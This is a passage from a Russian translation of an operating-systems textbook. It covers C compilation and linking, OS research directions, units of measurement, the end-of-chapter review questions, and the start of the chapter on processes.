i = max(j, k+1)
```

и в результате получить

```
i = (j > k+1 ? j : k+1)
```

для сохранения большего значения из *j* и *k* + 1 в переменной *i*. В заголовочных файлах могут также содержаться условия компиляции, например:

```
#ifdef X86
Intel_int_ack();
#endif
```

которые при компиляции превращаются в вызов функции *intel_int_ack*, если определен макрос *X86*, и ни во что не превращаются в противном случае. Условная компиляция широко используется для изоляции архитектурно-зависимого фрагмента программы, чтобы определенный код вставлялся только в том случае, если система компилируется на x86, а другой код — только в том случае, если система компилируется на SPARC, и т. д. Благодаря использованию директивы *#include* файл с расширением .c может в конечном счете включать в себя произвольное количество заголовочных файлов начиная с нуля. Также существует множество заголовочных файлов, общих практически для всех файлов с расширением .c. Такие файлы хранятся в определенном каталоге.

1.8.3. Большие программные проекты

Для создания операционной системы каждый файл с расширением .c с помощью компилятора C превращается в **объектный файл**. Объектные файлы, имеющие имена, заканчивающиеся символами .o (.o-файлы), содержат двоичные инструкции для целевой машины. Позже они будут непосредственно выполняться центральным процессором. В мире C нет ничего подобного байтовому коду Java или Pyton.

Первый проход компилятора C называется **препроцессором C**. По мере чтения каждого файла с расширением .c при каждой встрече директивы *#include* он переходит к указанному в этой директиве заголовочному файлу, обрабатывает его содержимое, расширяя макросы и управляя условной компиляцией (и другими определенными вещами), и передает результаты следующему проходу компилятора, как будто они были физически включены в .c-файл.

Поскольку операционная система имеет очень большой объем (нередко составляющий порядка 5 000 000 строк), необходимость постоянной перекомпиляции всего кода при внесении изменений всего лишь в один файл была бы просто невыносимой. В то же время изменение ключевого заголовочного файла, включенного в тысячи других файлов, требует перекомпиляции всех этих файлов. Отслеживать зависимости тех или иных объектных файлов от определенных заголовочных файлов без посторонней помощи невозможно.

К счастью, компьютеры прекрасно справляются именно с задачами такого рода. В UNIX-системах есть программа под названием make (имеющая многочисленные варианты, например gmake, pmake и т. д.), читающая файл Makefile, в котором описываются зависимости одних файлов от других. Программа make работает следующим образом. Сначала она определяет, какие объектные файлы, необходимые для создания двоичного файла

операционной системы, нужны именно сейчас. Затем для каждого из них проверяет, были ли изменены со времени последнего создания объектного файла какие-нибудь файлы (заголовочные файлы или файлы основного текста программ), от которых объектный файл зависит. Если такие изменения были, этот объектный файл должен быть перекомпилирован. Когда программа make определит, какие файлы с расширением .c должны быть перекомпилированы, она вызывает компилятор C для их перекомпиляции, сокращая таким образом количество компиляций до необходимого минимума. В больших проектах при создании Makefile трудно избежать ошибок, поэтому существуют средства, которые делают это автоматически.

Когда все файлы с расширением .o будут готовы, они передаются программе, которая называется **компоновщиком**. Эта программа объединяет все эти файлы в один исполняемый двоичный файл. На этом этапе также добавляются все вызываемые библиотечные функции, разрешаются все ссылки между функциями и перемещаются на нужные места машинные адреса. Когда компоновщик завершает свою работу, на выходе получается исполняемая программа, которая в UNIX-системах традиционно называется a.out. Последовательность этапов процесса получения исполняемого файла для программы, состоящей из трех файлов исходных текстов на языке C и двух заголовочных файлов, показана на рис. 1.26. Несмотря на то что здесь мы рассматриваем разработку операционной системы, все это применимо к процессу разработки любой большой программы.




Рис. 1.26. Процесс получения исполняемого файла из программы на языке C и заголовочных файлов: обработка препроцессором, компиляция, компоновка

1.8.4. Модель времени выполнения

Как только будет выполнена компоновка двоичного файла операционной системы, компьютер может быть перезапущен с загрузкой новой операционной системы. После запуска операционная система может в динамическом режиме подгружать те

части, которые не были статически включены в двоичный файл, например драйверы устройств и файловые системы. Во время выполнения операционная система может состоять из множества сегментов: для текста (программного кода), данных и стека. Сегмент текста обычно является постоянным, не изменяясь в процессе выполнения. Сегмент данных с самого начала имеет определенный размер и проинициализирован конкретными значениями, но если потребуется, он может изменять размер (обычно разрастаться при необходимости). Стек сначала пустует, но затем он увеличивается и сокращается по мере вызова функций и возвращения из них. Чаще всего сегмент текста помещается в районе младших адресов памяти, сразу над ним располагается сегмент данных, который может расти вверх, а в старшем виртуальном адресе находится сегмент стека, способный расти вниз. Тем не менее разные системы работают по-разному.

В любом случае, код операционной системы выполняется непосредственно компьютерным оборудованием, не подвергаясь интерпретации и just-in-time-компиляции (то есть компиляции по мере необходимости), являющихся обычными технологиями при работе с Java.

1.9. Исследования в области операционных систем

Информатика и вычислительная техника — это быстро прогрессирующая область, направления развития которой довольно трудно предсказать. Исследователи в университетах и промышленных научно-исследовательских лабораториях постоянно выдают новые идеи, часть из которых не получают дальнейшего развития, а другие становятся основой будущих продуктов и оказывают существенное влияние на промышленность и пользователей. Сказать, какие именно проявят себя в этой роли, можно только по прошествии времени. Отделить зерна от плевел особенно трудно, поскольку порой проходит 20–30 лет между зарождением идеи и ее расцветом.

Например, когда президент Эйзенхауэр учредил в 1958 году в Министерстве обороны США управление перспективных исследований и разработок — Advanced Research Projects Agency (ARPA), он пытался воспрепятствовать уничтожению флота и ВВС и предоставил Пентагону средства на исследования. Он вовсе не планировал изобрести Интернет. Но одной из сторон деятельности ARPA было выделение ряду университетов средств на исследования в неизученной области пакетной коммутации, которые привели к созданию первой экспериментальной сети с пакетной коммутацией — ARPANET. Она появилась в 1969 году. Вскоре к ARPANET подключились другие исследовательские сети, финансируемые ARPA, в результате чего родился Интернет. Затем Интернет в течение 20 лет успешно использовался для обмена сообщениями по электронной почте в академической исследовательской среде. В начале 1990-х годов Тим Бернерс-Ли (Tim Berners-Lee) из исследовательской лаборатории CERN в Женеве изобрел Всемирную паутину —World Wide Web, а Марк Андресен (Marc Andreesen) из университета Иллинойса создал для нее графический браузер. Неожиданно для всех Интернет заполонили общающиеся подростки, чего явно не планировал Эйзенхауэр (он бы в гробу перевернулся, узнав об этом).

Исследования в области операционных систем также привели к существенным изменениям в используемых системах. Ранее упоминалось, что все первые коммерческие компьютерные системы были системами пакетной обработки до тех пор, пока в начале 1960-х в Массачусетском технологическом институте не изобрели интерактивную си-

стему с разделением времени. Все компьютеры работали только в текстовом режиме, пока в конце 1960-х Даг Энгельбарт (Doug Engelbart) из Стэнфордского исследовательского института не изобрел мышь и графический пользовательский интерфейс. Кто знает, что появится вслед за всем этим?

В этом разделе, а также в соответствующих разделах книги мы кратко опишем некоторые из исследований в области операционных систем, которые проводились в течение последних 5–10 лет, чтобы дать представление о том, что может появиться в будущем. Это введение не претендует на полноту и основано главным образом на материалах, опубликованных в рамках конференций по передовым исследованиям, поскольку представленные идеи успешно преодолели перед публикацией по крайней мере жесткий процесс рецензирования со стороны специалистов. Следует заметить, что в компьютерной науке, в отличие от других научных сфер, основная часть исследований публикуется на конференциях, а не в журналах. Большинство статей, цитируемых в разделах, посвященных исследованиям, были опубликованы ACM, IEEE Computer Society или USENIX и доступны в Интернете для членов этих организаций. Более подробная информация об этих организациях и их электронных библиотеках находится на следующих сайтах:

- ACM — http://www.acm.org
- IEEE Computer Society — http://www.computer.org
- USENIX — http://www.usenix.org

Практически все исследователи понимают, что существующие операционные системы излишне громоздки, недостаточно гибки, ненадежны, небезопасны и в той или иной степени содержат ошибки (но не будем переходить на личности). Поэтому естественно, что огромное количество исследований посвящено тому, как создать более совершенные операционные системы. Недавно опубликованные работы касались, кроме всего прочего, ошибок и отладки (Renzelmann et al., 2012; Zhou et al., 2012), восстановления после аварии (Correia et al., 2012; Ma et al., 2013; Ongaro et al., 2011; Yeh and Cheng, 2012), управления электропитанием (Pathak et al., 2012; Petrucci and Loques, 2012; Shen et al., 2013), файлов и систем хранения (Elnably and Wang, 2012; Nightingale et al., 2012; Zhang et al., 2013), высокопроизводительного ввода-вывода (De Bruijn et al., 2011; Li et al., 2013; Rizzo, 2012), гипер- и многопоточности (Liu et al., 2011), оперативного обновления (Giuffrida et al., 2013), управления графическими процессорами (Rossbach et al., 2011), управления памятью (Jantz et al., 2013; Jeong et al., 2013), многоядерных операционных систем (Baumann et al., 2009; Kapritsos, 2012; Lachaize et al., 2012; Wentzlaff et al., 2012), корректности операционных систем (Elphinstone et al., 2007; Yang et al., 2006; Klein et al., 2009), надежности операционных систем (Hruby et al., 2012; Ryzhyk et al., 2009, 2011; Zheng et al., 2012), конфиденциальности и безопасности (Dunn et al., 2012; Giuffrida et al., 2012; Li et al., 2013; Lorch et al., 2013; Ortolani and Crispo, 2012; Slowinska et al., 2012; Ur et al., 2012), мониторинга использования и производительности (Harter et al., 2012; Ravindranath et al., 2012), а также виртуализации (Agesen et al., 2012; Ben-Yehuda et al., 2010; Colp et al., 2011; Dai et al., 2013; Tarasov et al., 2013; Williams et al., 2012).

1.10. Краткое содержание остальных глав этой книги

На этом мы завершаем введение и рассмотрение операционных систем с высоты птичьего полета. Настала пора перейти к подробностям. Как уже говорилось, с точки

зрения программиста главной целью операционной системы является предоставление ряда ключевых абстракций, самые важные из которых — это процессы и потоки, адресные пространства и файлы. Соответственно следующие три главы посвящены этим весьма важным темам.

Глава 2 посвящена процессам и потокам. В ней рассматриваются их свойства и порядок связи друг с другом. Здесь содержится также ряд подробных примеров, показывающих, как организовать работу взаимосвязанных процессов и обойти встречающиеся на этом пути подводные камни.

В главе 3 мы подробно изучим адресные пространства и все, что с ними связано, а также систему управления памятью. Будут рассмотрены весьма важная тема виртуальной памяти и тесно связанные с ней понятия разбиения на страницы и сегментации памяти.

В главе 4 мы займемся крайне важной темой файловых систем. В определенной мере все, что видит пользователь, в основном относится к файловой системе. Будут рассмотрены интерфейс файловой системы и ее реализация.

В главе 5 рассматриваются вопросы ввода-вывода информации. Будет уделено внимание понятиям независимости и зависимости устройств. В качестве примеров использован ряд важных устройств: диски, клавиатуры и дисплеи.

Глава 6 посвящена взаимным блокировкам. В этой главе будет коротко показана суть взаимных блокировок, но разговор о них этим не ограничится. Будут рассмотрены пути предотвращения взаимных блокировок и способы уклонения от них.

На этом мы завершим изучение основных принципов построения однопроцессорных операционных систем. Но тема этим не исчерпывается, особенно если говорить о расширенных возможностях. В главе 7 мы рассмотрим виртуализацию. Речь пойдет как о принципах, так и о подробностях некоторых существующих виртуализационных решений. Поскольку виртуализация широко используется в облачных вычислениях, мы также посмотрим на существующие облака. Другая перспективная тема касается многопроцессорных систем, включая многоядерные и параллельные компьютеры, а также распределенные системы. Все это будет рассмотрено в главе 8.

Чрезвычайно важной темой является безопасность операционной системы. Она будет рассмотрена в главе 9. Вопросами, обсуждаемыми в этой главе, станут различные угрозы (например, вирусы и черви), механизмы защиты и модели безопасности.

Затем мы займемся изучением практических примеров операционных систем. Будут рассмотрены UNIX, Linux и Android (глава 10) и Windows 8 (глава 11). Ну а глава 12 станет закономерным итогом, в ней изложен ряд соображений и размышлений по поводу проектирования операционных систем.

1.11. Единицы измерения

Во избежание путаницы стоит особо отметить, что в этой книге, как и во всей компьютерной науке, вместо традиционных английских единиц измерения используются единицы метрической системы. Основные метрические приставки перечислены в табл. 1.4. Обычно приставки сокращаются до первых букв, причем если единица измерения больше 1, используются заглавные буквы. Например, база данных размером 1 Тбайт занимает на диске около 10^{12} байт, а часы с интервалом в 100 пс будут тикать каждые 10^{-10} с. Так как приставки милли- и микро- начинаются с буквы «м»,

нужно было выбрать для них разные сокращения — для милли- используется «м», а для микро- — «мк».

Таблица 1.4. Основные метрические префиксы

Показатель	Развернутый вид	Префикс	Показатель	Развернутый вид	Префикс
10^{-3}	0,001	милли	10^{3}	1000	Кило
10^{-6}	0,000001	микро	10^{6}	1 000 000	Мега
10^{-9}	0,000000001	нано	10^{9}	1 000 000 000	Гига
10^{-12}	0,000000000001	пико	10^{12}	1 000 000 000 000	Тера
10^{-15}	0,000000000000001	фемто	10^{15}	1 000 000 000 000 000	Пета
10^{-18}	0,000000000000000001	атто	10^{18}	1 000 000 000 000 000 000	Экса
10^{-21}	0,000000000000000000001	зепто	10^{21}	1 000 000 000 000 000 000 000	Зетта
10^{-24}	0,000000000000000000000001	йокто	10^{24}	1000 000 000 000 000 000 000 000	Йотта

Следует отметить, что при измерении объемов памяти в компьютерной промышленности принято использовать единицы измерения, значения которых несколько отличаются от общепринятых. Кило означает 2^{10} (1024), а не 10^{3} (1000), поскольку для измерения памяти всегда применяются степени числа 2[1]. Поэтому 1 Кбайт памяти содержит 1024 байта, а не 1000 байт. Точно так же 1 Мбайт содержит 2^{20} (1 048 576) байт, а 1 Гбайт — 2^{30} (1 073 741 824) байт. Но линия связи в 1 Кбит/с передает 1000 бит/с, а 10-мегабитная локальная сеть работает со скоростью 10 000 000 бит/с, поскольку эти скорости не измеряются в степенях числа 2. К сожалению, многие люди имеют склонность смешивать эти две системы, особенно при измерении емкостей дисковых накопителей. Для исключения неоднозначности в этой книге мы будем использовать обозначения «Кбайт», «Мбайт» и «Гбайт» для 2^{10}, 2^{20} и 2^{30} соответственно, а «Кбит/с», «Мбит/с» и «Гбит/с» — для 10^{3}, 10^{6} и 10^{9} бит/с соответственно.

1.12. Краткие выводы

Операционные системы можно рассматривать с двух точек зрения: в качестве менеджеров ресурсов и в качестве расширенных машин. С точки зрения менеджера ресурсов работа операционных систем заключается в эффективном управлении различными частями системы. С точки зрения расширенной машины работа операционных систем состоит в предоставлении пользователям абстракций, более удобных в использовании по сравнению с реальным компьютером. В число таких абстракций включаются процессы, адресные пространства и файлы.

---

[1] Если еще более точно, то для системы единиц на основе степеней числа 2 относительно недавно стандартизированы отдельные обозначения. Например, 210 (1024) байт обозначается как 1 KiB — 1 кибибайт. Однако на практике все еще сохраняется неопределенность в использовании производных единиц измерения, поэтому в книге применяются соглашения, указанные автором. — *Примеч. ред.*

Операционные системы имеют долгую историю, которая начинается с тех дней, когда ими заменили оператора, и доходит до современных многозадачных систем. Вехи этой истории включают ранние системы пакетной обработки, многозадачные системы и операционные системы персональных компьютеров.

Поскольку операционные системы тесно взаимодействуют с аппаратным обеспечением, для их понимания могут быть полезны некоторые знания об устройстве компьютерного оборудования. Компьютеры состоят из процессоров, памяти и устройств ввода-вывода. Все эти составные части соединяются с помощью шин.

Базовыми понятиями, на которых строятся все операционные системы, являются процессы, управление памятью, управление вводом-выводом данных, файловая система и безопасность. Все они будут рассмотрены в последующих главах.

Основой любой операционной системы является набор системных вызовов, которые она способна обработать. Они говорят о том, что реально делает операционная система. Мы рассмотрели четыре группы системных вызовов для UNIX. Первая из них относилась к созданию и прекращению процессов. Вторая предназначалась для чтения и записи файлов. Третья группа служила для управления каталогами. Четвертая группа включала в себя системные вызовы различного назначения.

Операционные системы могут иметь различную структуру. Наиболее распространенными являются монолитная система, многоуровневая система, микроядро, клиент-серверная система, виртуальная машина и экзоядро.

Вопросы

1. В чем заключаются две основные функции операционной системы?
2. В разделе 1.4 были описаны девять различных типов операционных систем. Приведите перечень применений для каждой из этих систем (по одному для каждого типа операционной системы).
3. В чем разница между системами с разделением времени и многозадачными системами?
4. Для использования кэш-памяти основная память делится на кэш-строки, которые обычно имеют длину 32 или 64 байта. Кэшируется сразу вся кэш-строка. В чем преимущество кэширования всей строки перед побайтным или пословным кэшированием?
5. Каждая операция чтения или записи байта на самых первых компьютерах управлялась центральным процессором (то есть без использования прямого доступа к памяти — DMA). Какие осложнения создавались тем самым для режима многозадачности?
6. Инструкции, касающиеся доступа к устройствам ввода-вывода, обычно относятся к привилегированным инструкциям, то есть они могут выполняться в режиме ядра, но не в пользовательском режиме. Назовите причину привилегированности этих инструкций.
7. Идея создания семейства компьютеров была представлена в 60-х годах прошлого века с появлением мейнфреймов серии IBM System/360. Жива ли эта идея сейчас?

8. Одной из причин того, что графический пользовательский интерфейс приживался довольно медленно, была стоимость оборудования, необходимого для его поддержки. Какой объем видеопамяти необходим для поддержки изображения на экране в монохромном текстовом режиме, имеющем 25 строк из 80 символов? А какой объем необходим для поддержки растрового изображения 1200 × 900 пикселов при глубине цвета 24 бита? Какова была стоимость необходимого для них ОЗУ в 1980 году (при цене $5 за килобайт)? Какова эта стоимость в настоящее время?
9. При создании операционных систем одновременно решаются задачи, например, использования ресурсов, своевременности, надежности и т. д. Приведите пример такого рода задач, требования которых могут противоречить друг другу.
10. В чем разница между режимом ядра и пользовательским режимом? Объясните, как сочетание двух отдельных режимов помогает в проектировании операционных систем.
11. У диска объемом 255 Гбайт имеется 65 536 цилиндров с 255 секторами на каждой дорожке и с 512 байтами в каждом секторе. Сколько пластин и головок у этого диска? Предполагая, что среднее время поиска цилиндра составляет 11 мс, среднее время ожидания подхода рабочего сектора к головке — 7 мс, а скорость считывания — 100 Мбит/с, вычислите среднее время, необходимое для считывания 400 Кбайт из одного сектора.
12. Выполнение какой из следующих команд должно быть разрешено только в режиме ядра:
    а) блокировка всех прерываний;
    б) чтение показаний даты и времени внутренних часов;
    в) установка показаний даты и времени внутренних часов;
    г) изменение схемы распределения памяти?
13. Рассмотрим систему, имеющую два центральных процессора, у каждого из которых есть два потока (работающих в режиме гипертрейдинга). Предположим, есть три запущенные программы: P0, P1 и P2 со временем работы 5, 10 и 20 мс соответственно. Сколько времени займет полное выполнение этих программ? Следует принять во внимание, что все три программы загружают центральный процессор на 100 %, не осуществляют блокировку во время выполнения и не меняют центральный процессор, назначенный для их выполнения.
14. Компьютер обладает четырехступенчатым конвейером, и все ступени выполняют свою работу за одно и то же время — 1 нс. Сколько инструкций в секунду сможет выполнить эта машина?
15. Рассмотрим компьютерную систему, имеющую кэш-память, ОЗУ и диск, а также операционную систему, использующую виртуальную память. Время доступа к слову из кэш-памяти занимает 1 нс, из ОЗУ — 10 нс, с диска — 10 мс. Если показатель успешного поиска в кэш-памяти составляет 95 %, в ОЗУ (после неудачного поиска в кэш-памяти) — 99 %, каким будет среднее время доступа к слову?
16. Когда пользовательская программа осуществляет системный вызов для чтения файла с диска или его записи на диск, она сообщает, какой файл ей нужен, предоставляет указатель на буфер данных и сообщает о количестве байтов. Затем управление передается операционной системе, которая вызывает соответствую-

щий драйвер. Предположим, что драйвер запускает диск и приостанавливает свою работу до тех пор, пока не возникнет прерывание. Очевидно, что в случае чтения данных с диска вызывающая программа будет заблокирована (поскольку для нее нет данных). А что произойдет в случае записи данных на диск? Нужно ли блокировать вызывающую программу в ожидании завершения переноса данных на диск?

17. Что означает команда *trap*? Объясните ее использование в операционных системах.

18. Почему в системах разделения времени необходима таблица процессов? Нужна ли она в операционных системах персональных компьютеров, работающих под управлением UNIX или Windows при единственном пользователе?

19. Есть ли какие-либо причины, по которым вам может понадобиться подключить файловую систему к непустому каталогу? И если есть, то какие?

20. Для каждого из следующих системных вызовов назовите условия, при которых возникает ошибка: *fork*, *exec* и *unlink*.

21. Какой тип мультиплексирования (во времени, в пространстве или сразу и в том и в другом) может быть применен для совместного использования следующих ресурсов: ЦП, памяти, диска, сетевой карты, принтера, клавиатуры и дисплея?

22. Может ли вызов

```
count = write(fd, buffer, nbytes);
```

вернуть в переменной *count* значение, отличное от значения *nbytes*? Если да, то почему?

23. Файл, дескриптором которого является *fd*, содержит следующую последовательность байтов: 3, 1, 4, 1, 5, 9, 2, 6, 5, 3, 5. Выполняется следующий системный вызов:

```
lseek(fd, 3, SEEK_SET);
read(fd, &buffer, 4);
```

где вызов *lseek* перемещает указатель на третий байт файла. Что будет содержать буфер, когда завершится работа вызова *read*?

24. Предположим, что файл объемом 10 Мбайт хранится на диске на одной и той же дорожке (с номером 50) в последовательных секторах. Блок головок диска расположен над дорожкой с номером 100. Сколько времени займет извлечение этого файла с диска? Предположим, что время перемещения блока головок на один цилиндр занимает около 1 мс, а на попадание под головку того сектора, с которого начинается сохраненный файл, уходит около 5 мс. Также предположим, что чтение осуществляется со скоростью 200 Мбайт/с.

25. В чем заключается существенная разница между блочным специальным файлом и символьным специальным файлом?

26. В примере, приведенном на рис. 1.17, библиотечная процедура называется *read*, и сам системный вызов — *read*. Так ли это важно, чтобы их имена совпадали? Если нет, то какое из имен важнее?

27. В современных операционных системах адресное пространство процесса отделено от физической памяти машины. Назовите два преимущества такой конструкции.

28. С точки зрения программиста, системный вызов похож на вызов любой другой библиотечной процедуры. Важно ли программисту знать, какая из библиотечных

процедур в результате приводит к системным вызовам? Если да, то при каких обстоятельствах и почему?

29. В табл. 1.2 показано, что ряд системных вызовов UNIX не имеют эквивалентов в Win32 API. Каковы последствия для программиста перевода программы UNIX для запуска под Windows (для каждого из вызовов, помеченных как не имеющие эквивалента)?

30. Переносимая операционная система может быть перенесена с одной системной архитектуры на другую без каких-либо модификаций. Объясните, почему невозможно создать операционную систему, обладающую полной переносимостью. Опишите два верхних уровня, которые будут задействованы при проектировании операционной системы с высокой степенью переносимости.

31. Объясните, как разделение политики и механизма помогает в создании операционных систем, основанных на микроядрах.

32. Виртуальные машины приобрели высокую популярность по различным причинам. И тем не менее у них имеется ряд недостатков. Назовите хотя бы один из них.

33. Ответьте на следующие вопросы по переводу одних единиц измерения в другие:

    1) Сколько секунд длится наногод?

    2) Микрометры часто называют микронами. Какова длина мегамикрона?

    3) Сколько байтов содержится в 1 Пбайт памяти?

    4) Масса Земли составляет 6000 Йг (йоттаграммов). Сколько это будет в килограммах?

34. Напишите оболочку, похожую на представленную в листинге 1.1, но содержащую все необходимое для того, чтобы она работала и ее можно было протестировать. В нее можно также добавить некоторые элементы, например перенаправление ввода и вывода, каналы и фоновые задания.

35. Если у вас есть персональная UNIX-подобная система (Linux, MINIX, FreeBSD и т. д.), которую можно без особого вреда ввести в зависшее состояние и перезагрузить, напишите сценарий для оболочки, который пытается создать неограниченное число дочерних процессов, запустите его и посмотрите, что произойдет. Перед запуском эксперимента наберите команду `sync`, чтобы сбросить на диск содержимое буферов файловой системы во избежание ее краха.

    Примечание: не пытайтесь сделать это на системе с разделением времени (системе коллективного пользования) без предварительного получения разрешения от системного администратора. Последствия проявятся немедленно, поэтому ваши действия будут отслежены и к вам будут применены соответствующие санкции.

36. Исследуйте и попытайтесь объяснить содержимое каталогов в системах семейства UNIX или Windows с помощью программы `od` системы UNIX или программы `DEBUG` MS-DOS.

    Совет: способ выполнения задания зависит от того, что позволит сделать операционная система. Может сработать следующая хитрость: нужно создать каталог на USB-накопителе с использованием одной операционной системы, а затем считать исходные дисковые данные, используя другую операционную систему, допускающую подобный доступ.

Глава 2
Процессы и потоки

Теперь мы перейдем к подробному рассмотрению разработки и устройства операционных систем. Основным понятием в любой операционной системе является **процесс**: абстракция, описывающая выполняющуюся программу. Все остальное зависит от этого понятия, поэтому крайне важно, чтобы разработчики операционных систем (а также студенты) получили полное представление о концепции процесса как можно раньше.

Процессы — это одна из самых старых и наиболее важных абстракций, присущих операционной системе. Они поддерживают возможность осуществления (псевдо) параллельных операций даже при наличии всего одного центрального процессора. Они превращают один центральный процессор в несколько виртуальных. Без абстракции процессов современные вычисления просто не могут существовать. В этой главе мы углубимся во многие подробности, касающиеся процессов и их ближайших родственников — потоков.

2.1. Процессы

Современные компьютеры, как правило, заняты сразу несколькими делами. Возможно, люди, привыкшие к работе с компьютерами, не до конца осознают этот факт, поэтому рассмотрим ряд примеров. Сначала представим себе веб-сервер. К нему отовсюду приходят запросы, требующие предоставления веб-страниц. Когда приходит запрос, сервер проверяет, нет ли нужной страницы в кэше. Если она там присутствует, он отправляет эту страницу; если ее там нет, осуществляется запрос к диску для ее извлечения. Но с точки зрения центрального процессора запрос информации с диска занимает целую вечность. За время ожидания результатов запроса информации с диска может поступить множество других запросов. Если в системе установлено несколько дисков, то некоторые из новых запросов или все они могут быть направлены на другие диски задолго до того, как будет удовлетворен первый запрос. Понятно, что нужен какой-нибудь способ, чтобы смоделировать эту параллельную работу и управлять ею. Справиться с этим помогают процессы (и особенно потоки).

Теперь рассмотрим персональный компьютер. При запуске системы запускается множество процессов, о которых пользователь зачастую даже и не подозревает. Например, может быть запущен процесс, ожидающий входящей электронной почты. Другой запущенный процесс может принадлежать антивирусной программе и предназначаться для периодической проверки доступности определений каких-нибудь новых вирусов. В дополнение к этому могут быть запущены процессы, инициированные пользователем в явном виде, — печать файлов или сброс пользовательских фотографий на USB-накопитель, и все они работают одновременно с браузером, с помощью которого пользователь просматривает Интернет. Всей этой работой нужно управлять, и здесь нам очень пригодится многозадачная система, поддерживающая работу нескольких процессов.

В любой многозадачной системе центральный процессор быстро переключается между процессами, предоставляя каждому из них десятки или сотни миллисекунд. При этом хотя в каждый конкретный момент времени центральный процессор работает только с одним процессом, в течение 1 секунды он может успеть поработать с несколькими из них, создавая иллюзию параллельной работы. Иногда в этом случае говорят о **псевдопараллелизме** в отличие от настоящего аппаратного параллелизма в **многопроцессорных** системах (у которых имеется не менее двух центральных процессоров, использующих одну и ту же физическую память). Людям довольно трудно отслеживать несколько действий, происходящих параллельно. Поэтому разработчики операционных систем за прошедшие годы создали концептуальную модель последовательных процессов, упрощающую работу с параллельными вычислениями. Эта модель, ее применение и некоторые последствия ее применения и станут темой данной главы.

2.1.1. Модель процесса

В этой модели все выполняемое на компьютере программное обеспечение, иногда включая операционную систему, сведено к ряду **последовательных процессов**, или, для краткости, просто **процессов**. Процесс — это просто экземпляр выполняемой программы, включая текущие значения счетчика команд, регистров и переменных. Концептуально у каждого процесса есть свой, виртуальный, центральный процессор. Разумеется, на самом деле настоящий центральный процессор постоянно переключается между процессами, но чтобы понять систему, куда проще думать о наборе процессов, запущенных в (псевдо) параллельном режиме, чем пытаться отслеживать, как центральный процессор переключается между программами. Это постоянное переключение между процессами, как мы уяснили в главе 1, называется **мультипрограммированием**, или **многозадачным режимом работы**.

На рис. 2.1, *а* показан компьютер, работающий в многозадачном режиме и имеющий в памяти четыре программы. На рис. 2.1, *б* показаны четыре процесса, каждый из которых имеет собственный алгоритм управления (то есть собственный логический счетчик команд) и работает независимо от всех остальных. Понятно, что на самом деле имеется только один физический счетчик команд, поэтому при запуске каждого процесса его логический счетчик команд загружается в реальный счетчик. Когда работа с процессом будет на некоторое время прекращена, значение физического счетчика команд сохраняется в логическом счетчике команд, размещаемом процессом в памяти. На рис. 2.1, *в* показано, что за довольно длительный период наблюдения продвинулись вперед все процессы, но в каждый отдельно взятый момент времени реально работает только один процесс.

В этой главе мы будем исходить из того, что в нашем распоряжении имеется лишь один центральный процессор. Хотя все чаще такие предположения противоречат истине, поскольку новые кристаллы зачастую являются многоядерными, имеющими два, четыре и большее число ядер. Многоядерным кристаллам и мультипроцессорам будет в основном посвящена глава 8, но сейчас нам проще думать, что в конкретный момент времени работает только один центральный процессор. Поэтому, когда мы говорим, что центральный процессор в действительности способен в конкретный момент времени работать только с одним процессом, то если он обладает двумя ядрами (или центральными процессорами), на каждом из них в конкретный момент времени может запускаться только один процесс.




Рис. 2.1. Компьютер: *а* — четыре программы, работающие в многозадачном режиме; *б* — концептуальная модель четырех независимых друг от друга последовательных процессов; *в* — в отдельно взятый момент активна только одна программа

Поскольку центральный процессор переключается между процессами, скорость, с которой процесс выполняет свои вычисления, не будет одинаковой и, скорее всего, не сможет быть вновь показана, если тот же процесс будет запущен еще раз. Поэтому процессы не должны программироваться с использованием каких-либо жестко заданных предположений относительно времени их выполнения. Рассмотрим, к примеру, аудиопроцесс, проигрывающий музыку для сопровождения высококачественного видео, запущенного на другом устройстве. Поскольку аудио может быть запущено немного позднее видео, аудиопроцесс сигнализирует видеосерверу о пуске проигрывания, а затем перед проигрыванием аудио запускает холостой цикл 10 000 раз. Если цикл послужит надежным таймером, то все пройдет как надо, но если же при выполнении холостого цикла процессор решит переключиться на другой процесс, аудиопроцесс может возобновиться, когда соответствующие кадры уже будут показаны, и, к сожалению, синхронизация видео и аудио будет сбита. Когда у процесса есть подобные критичные для его работы требования, касающиеся реального масштаба времени, то через определенное количество миллисекунд *должны* происходить конкретные события, и для того чтобы они произошли, должны быть предприняты специальные меры. Но, как правило, на большинство процессов не влияют ни установленный режим многозадачности центрального процессора, ни относительные скорости выполнения различных процессов.

Разница между процессом и программой довольно тонкая, но весьма существенная. Здесь нам, наверное, поможет какая-нибудь аналогия. Представим себе программиста, решившего заняться кулинарией и испечь пирог на день рождения дочери. У него есть рецепт пирога, а на кухне есть все ингредиенты: мука, яйца, сахар, ванильный экстракт и т. д. В данной аналогии рецепт — это программа (то есть алгоритм, выраженный в некой удобной форме записи), программист — это центральный процессор, а ингредиенты пирога — это входные данные. Процесс — это действия, состоящие из чтения рецепта нашим кулинаром, выбора ингредиентов и выпечки пирога.

